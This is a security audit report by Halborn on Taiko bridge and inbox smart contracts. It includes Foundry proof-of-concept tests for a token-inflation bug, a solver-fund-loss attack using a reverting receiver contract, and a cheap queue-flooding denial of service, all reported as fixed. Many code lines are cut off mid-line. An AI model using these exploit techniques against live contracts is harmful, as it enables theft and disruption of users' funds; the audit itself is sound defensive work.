// Security Assessment

02.24.2025 - 03.07.2025

Taiko
Alethia

HALBORN

Taiko

Prepared by: HALBORN

Last Updated 03/12/2025

Date of Engagement by: February 24th, 2025 - March 7th, 2025

Summary

100% OF ALL REPORTED FINDINGS HAVE BEEN ADDRESSED

ALL FINDINGS	CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
9	1	1	4	2	1

TABLE OF CONTENTS

1. Introduction

`Taiko` engaged Halborn to conduct a security assessment on their smart contracts beginning on February 24th, 2025 and ending on March 7th, 2025.

The security assessment was scoped to the smart contracts provided to the Halborn team.

2. Assessment Summary

The team at Halborn was provided 2 weeks for the engagement and assigned a security engineer to evaluate the security of the smart contract.

The security engineer is a blockchain and smart-contract security expert with advanced penetration testing, smart-contract hacking, and deep knowledge of multiple blockchain protocols.

The purpose of this assessment is to:

- Ensure that smart contract functions operate as intended.
- Identify potential security issues with the smart contracts.

In summary, Halborn identified some improvements to reduce the likelihood and impact of risks, which were completely addressed by the `Taiko team`. The main ones were the following:

- `Ensure op_.solverFee is always fetched.`
- `Implement a better mechanism to protect solvers.`
- `Add input verification for forced verifications.`
- `Implement forced inclusions of TXs for proposers.`

3. Test Approach And Methodology

Halborn performed a combination of manual and automated security testing to balance efficiency, timeliness, practicality, and accuracy regarding the scope of this assessment. While manual testing is recommended to uncover flaws in logic, process, and implementation; automated testing techniques help enhance code coverage and quickly identify items that do not follow the security best practices. The following phases and associated tools were used during the assessment:

- Research into architecture and purpose.
- Smart contract manual code review and walkthrough.
- Graphing out functionality and contract logic/connectivity/functions. (`solgraph`,`draw.io`)
- Manual assessment of use and safety for the critical Solidity variables and functions in scope to identify any arithmetic related vulnerability classes.
- Manual testing by custom scripts.
- Static Analysis of security for scoped contract, and imported functions. (`Slither`)
- Testnet deployment. (`Hardhat`,`Foundry`)

4. Automated

Halborn used automated testing techniques to enhance the coverage of certain areas of the smart contracts in scope. Among the tools used was `Slither`, a Solidity static analysis framework.

After Halborn verified the smart contracts in the repository and was able to compile them correctly into their abis and binary format, Slither was run against the contracts. This tool can statically verify mathematical relationships between Solidity variables to detect invalid or inconsistent usage of the contracts' APIs across the entire code-base.

```
INFO:Detectors:
TaikoInbox._handleDeposit(address,uint256) (contracts/layer1/based/TaikoInbox.sol#954-967) uses arbitrary from in transferFrom: IERC20(bondToken).safeTransferFrom(_user,address(t
his),_amount) (contracts/layer1/based/TaikoInbox.sol#960)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#arbitrary-from-in-transferfrom
INFO:Detectors:
Reentrancy in TaikoInbox.proveBatches(bytes,bytes) (contracts/layer1/based/TaikoInbox.sol#525-697):
        External calls:
        - IVerifier(verifier).verifyProof(ctxs,_proof) (contracts/layer1/based/TaikoInbox.sol#678)
        State variables written after the call(s):
        - _pause() (contracts/layer1/based/TaikoInbox.sol#692)
                - state.stats2.paused = true (contracts/layer1/based/TaikoInbox.sol#700)
        TaikoInbox.state (contracts/layer1/based/TaikoInbox.sol#54) can be used in cross function reentrancies:
        - TaikoInbox.__Taiko_init(address,bytes32) (contracts/layer1/based/TaikoInbox.sol#79-138)
        - TaikoInbox._pause() (contracts/layer1/based/TaikoInbox.sol#699-701)
        - TaikoInbox._unpause() (contracts/layer1/based/TaikoInbox.sol#941-944)
        - TaikoInbox.bondBalanceOf(address) (contracts/layer1/based/TaikoInbox.sol#1071-1073)
        - TaikoInbox.depositBond(uint256) (contracts/layer1/based/TaikoInbox.sol#141-143)
        - TaikoInbox.getBatch(uint64) (contracts/layer1/based/TaikoInbox.sol#1087-1092)
        - TaikoInbox.getBatchVerifyingTransition(uint64) (contracts/layer1/based/TaikoInbox.sol#1095-1106)
        - TaikoInbox.getLastSyncedTransition() (contracts/layer1/based/TaikoInbox.sol#1063-1068)
        - TaikoInbox.getLastVerifiedTransition() (contracts/layer1/based/TaikoInbox.sol#1048-1060)
        - TaikoInbox.getStats1() (contracts/layer1/based/TaikoInbox.sol#982-984)
        - TaikoInbox.getStats2() (contracts/layer1/based/TaikoInbox.sol#987-989)
        - TaikoInbox.getTransitionById(uint64,uint24) (contracts/layer1/based/TaikoInbox.sol#992-1010)
        - TaikoInbox.getTransitionByParentHash(uint64,bytes32) (contracts/layer1/based/TaikoInbox.sol#1013-1045)
        - TaikoInbox.paused() (contracts/layer1/based/TaikoInbox.sol#1082-1084)
        - TaikoInbox.state (contracts/layer1/based/TaikoInbox.sol#54)
        - TaikoInbox.withdrawBond(uint256) (contracts/layer1/based/TaikoInbox.sol#146-159)
        - TaikoInbox.writeTransition(uint64,bytes32,bytes32,bytes32,address,bool) (contracts/layer1/based/TaikoInbox.sol#885-938)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-1
INFO:Detectors:
TaikoInbox._validateBatchParams(ITaikoInbox.BatchParams,uint64,uint8,uint16,ITaikoInbox.Batch).totalShift (contracts/layer1/based/TaikoInbox.sol#430) is a local variable never in
itialized
TaikoInbox.getTransitionByParentHash(uint64,bytes32).tid (contracts/layer1/based/TaikoInbox.sol#1029) is a local variable never initialized
TaikoInbox.proveBatches(bytes,bytes).hasConflictingProof (contracts/layer1/based/TaikoInbox.sol#565) is a local variable never initialized
TaikoInbox.proveBatches(bytes,bytes).tid (contracts/layer1/based/TaikoInbox.sol#602) is a local variable never initialized
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-local-variables
INFO:Slither:. analyzed (186 contracts with 57 detectors), 6 result(s) found
➜  protocol git:(c7e9bfbd6) ✗
```

All issues identified by `Slither` were proved to be false positives or have been added to the issue list in this report.

5. RISK METHODOLOGY

Every vulnerability and issue observed by Halborn is ranked based on **two sets** of **Metrics** and a **Severity Coefficient**. This system is inspired by the industry standard Common Vulnerability Scoring System.

The two **Metric sets** are: **Exploitability** and **Impact**. **Exploitability** captures the ease and technical means by which vulnerabilities can be exploited and **Impact** describes the consequences of a successful exploit.

The **Severity Coefficients** is designed to further refine the accuracy of the ranking with two factors: **Reversibility** and **Scope**. These capture the impact of the vulnerability on the environment as well as the number of users and smart contracts affected.

The final score is a value between 0-10 rounded up to 1 decimal place and 10 corresponding to the highest security risk. This provides an objective and accurate rating of the severity of security vulnerabilities in smart contracts.

The system is designed to assist in identifying and prioritizing vulnerabilities based on their level of risk to address the most critical issues in a timely manner.

5.1 EXPLOITABILITY

ATTACK ORIGIN (AO):

Captures whether the attack requires compromising a specific account.

ATTACK COST (AC):

Captures the cost of exploiting the vulnerability incurred by the attacker relative to sending a single transaction on the relevant blockchain. Includes but is not limited to financial and computational cost.

ATTACK COMPLEXITY (AX):

Describes the conditions beyond the attacker's control that must exist in order to exploit the vulnerability. Includes but is not limited to macro situation, available third-party liquidity and regulatory challenges.

METRICS:

EXPLOITABILITY METRIC (M_E)	METRIC VALUE	NUMERICAL VALUE
Attack Origin (AO)	Arbitrary (AO:A) Specific (AO:S)	1 0.2
Attack Cost (AC)	Low (AC:L) Medium (AC:M) High (AC:H)	1 0.67 0.33
Attack Complexity (AX)	Low (AX:L) Medium (AX:M) High (AX:H)	1 0.67 0.33

Exploitability E is calculated using the following formula:

$$E = \prod m_e$$

5.2 IMPACT

CONFIDENTIALITY (C):

Measures the impact to the confidentiality of the information resources managed by the contract due to a successfully exploited vulnerability. Confidentiality refers to limiting access to authorized users only.

INTEGRITY (I):

Measures the impact to integrity of a successfully exploited vulnerability. Integrity refers to the trustworthiness and veracity of data stored and/or processed on-chain. Integrity impact directly affecting Deposit or Yield records is excluded.

AVAILABILITY (A):

Measures the impact to the availability of the impacted component resulting from a successfully exploited vulnerability. This metric refers to smart contract features and functionality, not state. Availability impact directly affecting Deposit or Yield is excluded.

DEPOSIT (D):

Measures the impact to the deposits made to the contract by either users or owners.

YIELD (Y):

Measures the impact to the yield generated by the contract for either users or owners.

METRICS:

IMPACT METRIC (M_I)	METRIC VALUE	NUMERICAL VALUE
Confidentiality (C)	None (I:N) Low (I:L) Medium (I:M) High (I:H) Critical (I:C)	0 0.25 0.5 0.75 1
Integrity (I)	None (I:N) Low (I:L) Medium (I:M) High (I:H) Critical (I:C)	0 0.25 0.5 0.75 1
Availability (A)	None (A:N) Low (A:L) Medium (A:M) High (A:H) Critical (A:C)	0 0.25 0.5 0.75 1
Deposit (D)	None (D:N) Low (D:L) Medium (D:M) High (D:H) Critical (D:C)	0 0.25 0.5 0.75 1
Yield (Y)	None (Y:N) Low (Y:L) Medium (Y:M) High (Y:H) Critical (Y:C)	0 0.25 0.5 0.75 1

Impact I is calculated using the following formula:

$$I = max(m_I) + \frac{\sum m_I - max(m_I)}{4}$$

5.3 SEVERITY COEFFICIENT

REVERSIBILITY (R):

Describes the share of the exploited vulnerability effects that can be reversed. For upgradeable contracts, assume the contract private key is available.

SCOPE (S):

Captures whether a vulnerability in one vulnerable contract impacts resources in other contracts.

METRICS:

SEVERITY COEFFICIENT (C)	COEFFICIENT VALUE	NUMERICAL VALUE
Reversibility (r)	None (R:N) Partial (R:P) Full (R:F)	1 0.5 0.25
Scope (s)	Changed (S:C) Unchanged (S:U)	1.25 1

Severity Coefficient C is obtained by the following product:

$$C = rs$$

The Vulnerability Severity Score S is obtained by:

$$S = min(10, EIC * 10)$$

The score is rounded up to 1 decimal places.

SEVERITY	SCORE VALUE RANGE
Critical	9 - 10
High	7 - 8.9
Medium	4.5 - 6.9
Low	2 - 4.4

SEVERITY	SCORE VALUE RANGE
Informational	0 - 1.9

6. SCOPE

FILES AND REPOSITORY

(a) Repository: taiko-mono

(b) Assessed Commit ID: a1e4ed7

(c) Items in scope:

- ERC20Vault.sol
- TaikoWrapper.sol
- ForcedInclusionStore.sol
- TaikoInbox.sol

Out-of-Scope: Third party dependencies and economic attacks. All code modifications not directly related to the issues included in this report. (e.g., new features)

REMEDIATION COMMIT ID:

- https://github.com/taikoxyz/taiko-mono/pull/19048/commits/a8910ce9c5b56a59b4ce32a76286e66e739fa7b9
- c9edab8
- https://github.com/taikoxyz/taiko-mono/pull/19070/commits/07ccdc76994c0cd4218f942d6ce5df3b553d533e
- https://github.com/taikoxyz/taiko-mono/pull/19013/commits/3e9cd7333311b7eeaf726d8805480ae3df22cdc2
- a7cf79e
- https://github.com/taikoxyz/taiko-mono/pull/19040/commits/33d1bb7bb1e3c830b46a042c7152e2d6c4c07439
- https://github.com/taikoxyz/taiko-mono/pull/19056/commits/7c946115166dd850fd6492fda7473f83574cb659
- https://github.com/taikoxyz/taiko-mono/pull/19017/commits/e913a2cc3a4b6c4dc1dc1ca65ae5a2505558c85d
- https://github.com/taikoxyz/taiko-mono/pull/19064/commits/a3f172173e2a662670865a7a18172e74c69d7956

Out-of-Scope: New features/implementations after the remediation commit IDs.

7. ASSESSMENT SUMMARY & FINDINGS OVERVIEW

CRITICAL	HIGH	MEDIUM	LOW
1	1	4	2

INFORMATIONAL
1

SECURITY ANALYSIS	RISK LEVEL	REMEDIATION DATE
MISSING TOKEN TRANSFER FOR SOLVER FEE IN BRIDGED TOKEN PATH	CRITICAL	SOLVED - 03/07/2025
SOLVERS LOSE FUNDS ON ETH TRANSFER REJECTION	HIGH	SOLVED - 03/04/2025
LOW-COST DOS ATTACK ON FORCED INCLUSION QUEUE	MEDIUM	SOLVED - 03/11/2025
INSUFFICIENT VALIDATION IN TAIKOWRAPPER ALLOWS TRANSACTION CENSORSHIP IN FORCED INCLUSIONS	MEDIUM	SOLVED - 03/01/2025
MISSING PAYABLE MODIFIER IN PROPOSEBATCH FUNCTION	MEDIUM	SOLVED - 03/05/2025
ERC20 TOKENS BECOME UNRECOVERABLE IN BRIDGE RETRY MECHANISM FOR SPECIAL ADDRESSES	MEDIUM	SOLVED - 03/05/2025
INABILITY TO SUBMIT IDENTICAL PROOFS LEADS TO UNNECESSARY REJECTIONS	LOW	SOLVED - 03/11/2025

SECURITY ANALYSIS	RISK LEVEL	REMEDIATION DATE
RESET OF TRANSITION CREATION TIMESTAMP ON CONFLICTING PROOFS	LOW	SOLVED - 03/04/2025
UNUSED _CONSUMETOKENQUOTA FUNCTION IN ERC20VAULT CONTRACT	INFORMATIONAL	SOLVED - 03/10/2025

8. FINDINGS & TECH DETAILS

8.1 MISSING TOKEN TRANSFER FOR SOLVER FEE IN BRIDGED TOKEN PATH

// CRITICAL

Description

In the `handleMessage()` function, there's an inconsistency in how `op.solverFee` is handled across different token types:

- For Native ETH (first case) : the function checks at the beginning that `msg.value` covers both `op.amount + op.solverFee`

```
uint256 etherToBridge = (_op.token == address(0) ? _op.amount + _op.solve
if (msg.value < _op.fee + etherToBridge) { revert VAULT_INSUFFICIENT_ETHE
```

```
if (_op.token == address(0)) {
    balanceChangeAmount_ = _op.amount;
    balanceChangeSolverFee_ = _op.solverFee;
}
```

- For Bridged Tokens (second case): MISSING _op.solverFee transferFrom

```
else if (bridgedToCanonical[_op.token].addr != address(0)) {
    // Handle bridged token
    ctoken_ = bridgedToCanonical[_op.token];
    IERC20(_op.token).safeTransferFrom(msg.sender, address(this), _op.amo
    IBridgedERC20(_op.token).burn(_op.amount);
    balanceChangeAmount_ = _op.amount;
    balanceChangeSolverFee_ = _op.solverFee;
}
```

- For Canonical Tokens (third case):

```
else {
    // Handle canonical token
```

```
    // ...
    balanceChangeAmount_ = _transferTokenAndReturnBalanceDiff(_op.token,
    balanceChangeSolverFee_ = _transferTokenAndReturnBalanceDiff(_op.toke
}
```

When bridging tokens with a non-zero `solverFee`, only the `amount` is transferred and burned on the source chain, but the bridging message still includes `balanceChangeSolverFee_` set to `_op.solverFee`.

This creates a **token inflation vulnerability** that can be exploited to:

- Mint arbitrary tokens on the destination chain
- Break the 1:1 peg between bridged assets
- Drain liquidity from the destination chain

Proof of Concept


This test can be added to ERC20Vault.t.sol (with mocked mint functionalities at the beginning):

```
//E forge test --match-test "test_20Vault_bridgedToken_solverFee_not_tran
    function test_20Vault_bridgedToken_solverFee_not_transferred() public
        vm.startPrank(Alice);
        vm.chainId(ethereumChainId);

        // First, we need to create a bridged token scenario
        // Deploy a token on one chain that will be bridged
        FreeMintERC20Token originalToken = new FreeMintERC20Token("Origin
        originalToken.mint(Alice);

        // Create a canonical representation for this token
        ERC20Vault.CanonicalERC20 memory canonicalToken = ERC20Vault.Cano
            chainId: 999, // Some other chain ID
            addr: address(originalToken),
            decimals: 18,
            symbol: "ORIG",
            name: "Original"
        });

        // Deploy a bridged token on this chain
        address bridgedTokenAddr = address(new BridgedERC20(address(eVaul

        // Set up the mappings in the vault
```

```
        vm.stopPrank();
        vm.startPrank(deployer);

        // Warp time to avoid VAULT_LAST_MIGRATION_TOO_CLOSE error
        // The contract requires at least 90 days between migrations
        vm.warp(block.timestamp + 91 days);

        console.log("test0");
        eVault.changeBridgedToken(canonicalToken, bridgedTokenAddr);
        vm.stopPrank();

        vm.startPrank(Alice);

        // Mint some bridged tokens to Alice
        vm.stopPrank();
        vm.prank(deployer); // Only owner or erc20Vault can mint
        BridgedERC20(bridgedTokenAddr).mint(Alice, 10e18);
        vm.startPrank(Alice);
        uint256 aliceBalanceBefore = BridgedERC20(bridgedTokenAddr).balar
        console.log("Alice amount before = %s", aliceBalanceBefore);

        // Now let's try to bridge the token with a solver fee
        uint256 amount = 1e18;
        uint256 solverFee = 2e18;

        // Approve only the amount, not the solver fee
        // This should work if the contract doesn't try to transfer the s
        BridgedERC20(bridgedTokenAddr).approve(address(eVault), amount);
        // This should NOT revert, which proves that the contract is not
        // to transfer the solver fee tokens from the user
        eVault.sendToken(
            ERC20Vault.BridgeTransferOp(
                taikoChainId,
                address(0),
                Bob,
                0, // No processing fee
                bridgedTokenAddr,
                1_000_000,
                uint256(amount),
                uint256(solverFee)
            )
        );

        // Check that only the amount was deducted from Alice's balance
```

```
        // If the solver fee was correctly handled, this should fail beca
        // Alice would need to approve amount + solverFee
        uint256 aliceBalanceAfter = BridgedERC20(bridgedTokenAddr).balanc
        console.log("Alice amount after = %s", aliceBalanceAfter);
        console.log("Alice amount before - Alice amount after = %s", alic
        console.log("amount + solverFee = %s", amount + solverFee);
        assertEq(aliceBalanceBefore - aliceBalanceAfter, amount);
    }
```

Here the result demonstrating that Alice only approve 1e18 but solverFee is set to 2e18 which allows Alice to solve herself the TX on the bridge chain and get 3 times more tokens than intended :



BVSS

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:N/I:N/D:C/Y:C (10.0)

Recommendation

The bridged token case should be modified to handle _op.solverFee properly:

```
else if (bridgedToCanonical[_op.token].addr != address(0)) {
    // Handle bridged token
    ctoken_ = bridgedToCanonical[_op.token];

    // Transfer and burn both amount and solverFee
    uint256 totalAmount = _op.amount + _op.solverFee;
    IERC20(_op.token).safeTransferFrom(msg.sender, address(this), totalAm
    IBridgedERC20(_op.token).burn(totalAmount);

    balanceChangeAmount_ = _op.amount;
    balanceChangeSolverFee_ = _op.solverFee;
}
```

Remediation Comment

SOLVED : The **Taiko team** solved the issue by adding `_op.solverFee` to the amount transferred from the user and burning it after.

Remediation Hash

https://github.com/taikoxyz/taiko-mono/pull/19048/commits/a8910ce9c5b56a59b4ce32a76286e66e739fa7b9

8.2 SOLVERS LOSE FUNDS ON ETH TRANSFER REJECTION

// HIGH

Description

The `ERC20Vault` contract has a vulnerability in the `onMessageInvocation` function where remaining Ether is sent to the original recipient address (`to`) rather than to the solver (`tokenRecipient`) who has already provided tokens for the bridging transaction.

```
uint256 amountToTransfer = amount + solverFee;
token = _transferTokensOrEther(ctoken, tokenRecipient, amountToTransfer);

to.sendEtherAndVerify(
     ctoken.addr == address(0) ? msg.value - amountToTransfer : msg.value
);
```

This creates a severe issue when the bridging request's recipient is a contract that intentionally reverts on Ether transfers. In this scenario:

1. A solver solves a bridging request by transferring ERC20 tokens to the recipient
2. The ERC20Vault correctly identifies the solver and records it in `solverConditionToSolver`
3. The tokens are redirected to the solver as expected
4. When the function attempts to send remaining Ether to `to` instead of `tokenRecipient`
5. The entire transaction reverts if `to` rejects the Ether transfer
6. The solver has already spent tokens to solve the transaction but receives nothing in return

Key impacts:

- Direct financial loss for solvers
- Reduced solver participation due to risk

Proof of Concept


This test can be added to ERC20Vault.t.sol:

```
//E forge test --match-test "test_20Vault_solver_vulnerability" -vv
    function test_20Vault_solver_vulnerability() public {
        vm.chainId(taikoChainId);

        // Deploy the malicious contract
        MaliciousReceiver maliciousReceiver = new MaliciousReceiver();
```

```
        // Mint some tokens to the vault
        eERC20Token1.mint(address(eVault));

        uint64 amount = 1;
        uint64 solverFee = 2;
        address to = address(maliciousReceiver); // Use the malicious cor
        address solver = David; // The solver
        bytes32 solverCondition = eVault.getSolverCondition(1, address(eE

        // Mint tokens to the solver so they can solve the bridging reque
        eERC20Token1.mint(solver);

        vm.startPrank(solver);

        // Set up L2 batch for solve verification
        uint64 blockId = 1;
        bytes32 blockMetaHash = bytes32("metahash");
        ITaikoInbox.Batch memory batch;
        batch.metaHash = blockMetaHash;
        taikoInbox.setBatch(batch);

        // Solver approves tokens and solves the transaction
        eERC20Token1.approve(address(eVault), amount);
        eVault.solve(
            ERC20Vault.SolverOp(1, address(eERC20Token1), to, amount, blo
        );

        vm.stopPrank();

        // Verify the solver is registered as the solver for this conditi
        assertEq(eVault.solverConditionToSolver(solverCondition), solver)

        // Now, instead of calling through the mock bridge, we'll directl
        // This better simulates what happens in the real contract

        // Prepare the data for onMessageInvocation
        ERC20Vault.CanonicalERC20 memory ctoken = erc20ToCanonicalERC20(t
        address from = Alice;
        uint256 etherAmount = 0.1 ether; // Include some Ether to trigger

        bytes memory messageData = abi.encode(
            ctoken,
            from,
```

```
            to, // The malicious contract that will revert on Ether trans
            amount,
            solverFee,
            solverCondition
        );

        // We'll need to mock the bridge context
        vm.prank(address(tBridge));

        // This should revert because the malicious contract refuses Ethe
        vm.expectRevert(LibAddress.ETH_TRANSFER_FAILED.selector);
        eVault.onMessageInvocation{value: etherAmount}(messageData);

        // The vulnerability is that when the transaction reverts:
        // 1. The solver has already transferred tokens to solve the requ
        // 2. The solver is registered as the solver for this condition
        // 3. But the transaction reverts when sending Ether to 'to' (not
        // 4. So the solver loses their tokens, but the user transaction

        // The fix would be to change `to.sendEtherAndVerify` to `tokenRe
        // in the onMessageInvocation function
    }

    // Create a malicious contract that will receive tokens but revert or
contract MaliciousReceiver {
    // Will revert when receiving Ether
    receive() external payable {
        revert("I refuse to accept Ether!");
    }

    // Optional fallback to ensure we always revert on ETH transfers
    fallback() external payable {
        revert("I refuse to accept Ether!");
    }
}
```

In the result we can see solver has lost fund he deposited for solving the TX :



BVSS

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:N/I:N/D:H/Y:N (7.5)

Recommendation

It is recommended to modify the onMessageInvocation function to send the remaining Ether to tokenRecipient instead of to. This ensures that even if the recipient address rejects Ether transfers, the solver who has provided tokens will still receive the Ether portion of the transaction.

Remediation Comment

SOLVED: The **Taiko team** implemented a fix to not check if the remaining ether sent is a successful transaction, removing the risk for the solver to have nothing.

Remediation Hash

https://github.com/taikoxyz/taiko-mono/commit/c9edab82888f6577f1c42c336a23a7f432946da1

8.3 LOW-COST DOS ATTACK ON FORCED INCLUSION QUEUE

// MEDIUM

Description

The `ForcedInclusionStore` contract allows malicious actors to flood the forced inclusion queue with empty or useless requests at minimal cost. According to the Taiko team, this happens if `blobByteOffset` or `blobByteSize` result in an empty byte array instead of being treated as an error. While this approach mitigates the full DoS problem, it still does not prevent legitimate users from experiencing delays in transaction inclusion.

```
function storeForcedInclusion( uint8 blobIndex,uint32 blobByteOffset,uint
    {
        bytes32 blobHash = _blobHash(blobIndex);
        require(blobHash != bytes32(0), BlobNotFound());
        require(msg.value == feeInGwei * 1 gwei, IncorrectFee());

        ForcedInclusion memory inclusion = ForcedInclusion({
            blobHash: blobHash,
            feeInGwei: uint64(msg.value / 1 gwei),
            createdAtBatchId: _nextBatchId(),
            blobByteOffset: blobByteOffset,
            blobByteSize: blobByteSize,
            blobCreatedIn: uint64(block.number)
        });

        queue[tail++] = inclusion;

        emit ForcedInclusionStored(inclusion);
    }
```

The issue exists because:
1. The contract accepts any values for `blobByteOffset` and `blobByteSize` without validation.
2. The fee is low compared to the impact.
3. The queue follows a strict FIFO order, forcing all requests (including invalid ones) to be processed sequentially.

An attacker can submit numerous forced inclusion requests with deliberately invalid parameters (e.g., out-of-bounds offsets) that will result in empty transactions. With just 0.1 ETH, an attacker can create 100 such requests, effectively blocking legitimate forced inclusions.

While these invalid requests won't crash the system (they'll be processed as empty transactions), they:
1. Occupy all slots in the forced inclusion queue
2. Delay legitimate transactions from being included
3. Waste computational resources processing empty data

This attack renders the forced inclusion feature ineffective at a very low cost, as legitimate users cannot rely on the system to include their transactions within a reasonable time frame.

Proof of Concept

This test has been created (with some parts mocked):

```
//E forge test --match-test "test_forcedInclusion_flooding_attack" -vv
    function test_forcedInclusion_flooding_attack() public transactBy(Ali
        // Fund Alice with enough ETH
        vm.deal(Alice, 1 ether);

        uint64 _feeInGwei = store.feeInGwei();
        uint256 feeInWei = _feeInGwei * 1 gwei;
        uint256 ethPrice = 2100; // ETH price in USD
        uint256 numRequests = 200;

        // Calculate the total cost in various units
        uint256 totalCostWei = feeInWei * numRequests;

        // Convert to ETH and USD, avoiding overflow by using proper divi
        // Note: 1 ETH = 10^18 wei
        uint256 totalCostEthInteger = totalCostWei / 1e18;
        uint256 totalCostEthDecimal = (totalCostWei * 1000 / 1e18) % 1000

        // Calculate USD cost (handle with care to avoid overflow)
        uint256 totalCostUsd = totalCostWei * ethPrice / 1e18;

        console.log("--- Forced Inclusion Flooding Attack Economics ---")
        console.log("Current ETH price: $%s", ethPrice);
        console.log("Fee per inclusion: %s gwei (%s wei)", _feeInGwei, fe
        console.log("Number of malicious requests: %s", numRequests);
        console.log("Total cost (wei): %s", totalCostWei);
        console.log("Total cost (ETH): %s.%s", totalCostEthInteger, total
        console.log("Total cost (USD): $%s", totalCostUsd);
        console.log("-----------------------------------------------");
```

```
        console.log("Alice balance before attack: %s wei", Alice.balance)

        uint256 startGas = gasleft();

        // Create the specified number of forced inclusions with invalid
        for (uint16 i = 0; i < numRequests; i++) {
            store.storeForcedInclusion{ value: feeInWei }({
                blobIndex: uint8(i % 256), // Cycle through blob indexes
                blobByteOffset: type(uint32).max, // Invalid offset
                blobByteSize: type(uint32).max  // Invalid size
            });

            // Print progress every 100 requests
            if (i % 100 == 0) {
                console.log("Created %s forced inclusions", i);
            }
        }

        uint256 gasUsed = startGas - gasleft();

        console.log("Alice balance after attack: %s wei", Alice.balance);
        console.log("Gas used for the attack: %s", gasUsed);

        // Verify all requests are in the queue
        assertEq(store.tail(), numRequests);

        // Estimate impact on the system
        uint8 delayValue = store.inclusionDelay();
        console.log("Forced inclusion delay parameter: %s batches", delay

        // Calculate how many batches would be affected
        uint256 batchesBlocked = numRequests;

        // Assuming each batch takes ~12 seconds (typical Ethereum block
        uint256 blockTimeSeconds = 12;
        uint256 timeBlocked = batchesBlocked * blockTimeSeconds;

        console.log("System impact:");
        console.log("- Queue flooded with %s invalid requests", numReques
        console.log("- Legitimate forced inclusions delayed by approximat
        console.log("- That's approximately %s minutes or %s hours", time
    }
```

Here is the result demonstrating that it's possible to flood the system (200$ for 420 inclusions):

```
Ran 1 test for test/layer1/forced-inclusion/ForcedInclusionStore.t.sol:ForcedInclusionStoreTest
[PASS] test_forcedInclusion_flooding_attack() (gas: 11880757)
Logs:
  deployer:  0x1804c8AB1F12E6bbf3894d4083f33e07309d1f38
  > 'resolver'
    proxy   : 0x90193C961A926261B756D1E5bb255e67ff9498A1
    impl    : 0x34A1D3fff3958843C43aD80F30b94c510645C316
    owner   : 0x1804c8AB1F12E6bbf3894d4083f33e07309d1f38
    chain id: 31337
  > 'forced_inclusion_store'
    proxy   : 0xDB8cFf278adCCF9E9b5da745B44E754fC4EE3C76
    impl    : 0xBb2180ebd78ce97360503434eD37fcf4a1Df61c3
    owner   : 0x7E5F4552091A69125d5DfCb7b8C2659029395Bdf
    chain id: 31337
    resolver: 0x90193C961A926261B756D1E5bb255e67ff9498A1
  --- Forced Inclusion Flooding Attack Economics ---
  Current ETH price: $2100
  Fee per inclusion: 1000000 gwei (1000000000000000 wei)
  Number of malicious requests: 200
  Total cost (wei): 200000000000000000
  Total cost (ETH): 0.200
  Total cost (USD): $420
  ------------------------------------------------
  Alice balance before attack: 1000000000000000000 wei
  Created 0 forced inclusions
  Created 100 forced inclusions
  Alice balance after attack: 800000000000000000 wei
  Gas used for the attack: 11846729
  Forced inclusion delay parameter: 12 batches
  System impact:
  - Queue flooded with 200 invalid requests
  - Legitimate forced inclusions delayed by approximately 2400 seconds
  - That's approximately 40 minutes or 0 hours

Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 8.73ms (5.65ms CPU time)

Ran 1 test suite in 198.38ms (8.73ms CPU time): 1 tests passed, 0 failed, 0 skipped (1 total tests)
```

BVSS

AO:A/AC:M/AX:L/R:N/S:U/C:N/A:H/I:M/D:N/Y:N (5.9)

Recommendation

It is recommended to either :

- Add validation for blob parameters to reject obviously invalid inputs.
- Implement a rate-limiting mechanism to prevent rapid queue filling.
- Increment the fees for submitting a lot of forced inclusions.

Remediation Comment

SOLVED : The **Taiko team** solved the issue allowing `storeForcedInclusion` to be called only once per Ethereum transaction, rendering the cost to queue a TX to be the cost of posting a blob.

Remediation Hash

https://github.com/taikoxyz/taiko-mono/pull/19070/commits/07ccdc76994c0cd4218f942d6ce5df3b553d533e

